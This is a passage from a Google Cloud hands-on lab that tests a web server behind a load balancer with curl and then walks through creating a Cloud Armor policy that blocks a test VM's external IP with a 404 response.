
curl -m1 {IP_ADDRESS}

The output should look similar to:

<!doctype html><html><body><h1>Web server</h1><h2>This server is in zone: projects/104716457480/zones/us-east1-d</h2> </body></html>



Click *Check my progress* to verify the objective.




Task 3. Create a security policy with Google Cloud Armor

Blocklist the access-test VM


Note: *You will now create a security policy to* ***blocklist*** *access to the load balancer from the* ***access-test VM.*** *This policy can be used to block access from a malicious client. There are ways to identify the external IP address of a client trying to access your Application Load Balancer. For example, you could*

examine traffic captured by VPC Flow Logs in BigQuery to determine a high volume of incoming requests.


1. In the Google Cloud console, in the **Navigation menu** (☰), click **Compute Engine > VM instances**.





2. Locate and copy the **External IP** address for the **access-test** VM. You will need this in the following steps.




3. In the Google Cloud console, in the **Navigation menu** (☰), click **View all products> Networking > Network Security > Cloud Armor policies**.








4. Click **Create policy**.
5. In the **Name** field, type **blocklist-access-test**, and then set the **Default rule action** to **Allow**.
6. Click **Next step**.




7. Click **Add a rule**.




8. Set the following values, leave all other values at their defaults:

Property	**Value**
Mode	Basic mode (IP addresses/ranges only)
Match	Enter the External IP of the **access-test** VM
Action	Deny
Response code	404 (Not Found)
Priority	1000


Note: Notice that you are setting the Deny status to 404.




8. Click **Save change to rule**.
9. Click **Next step**.



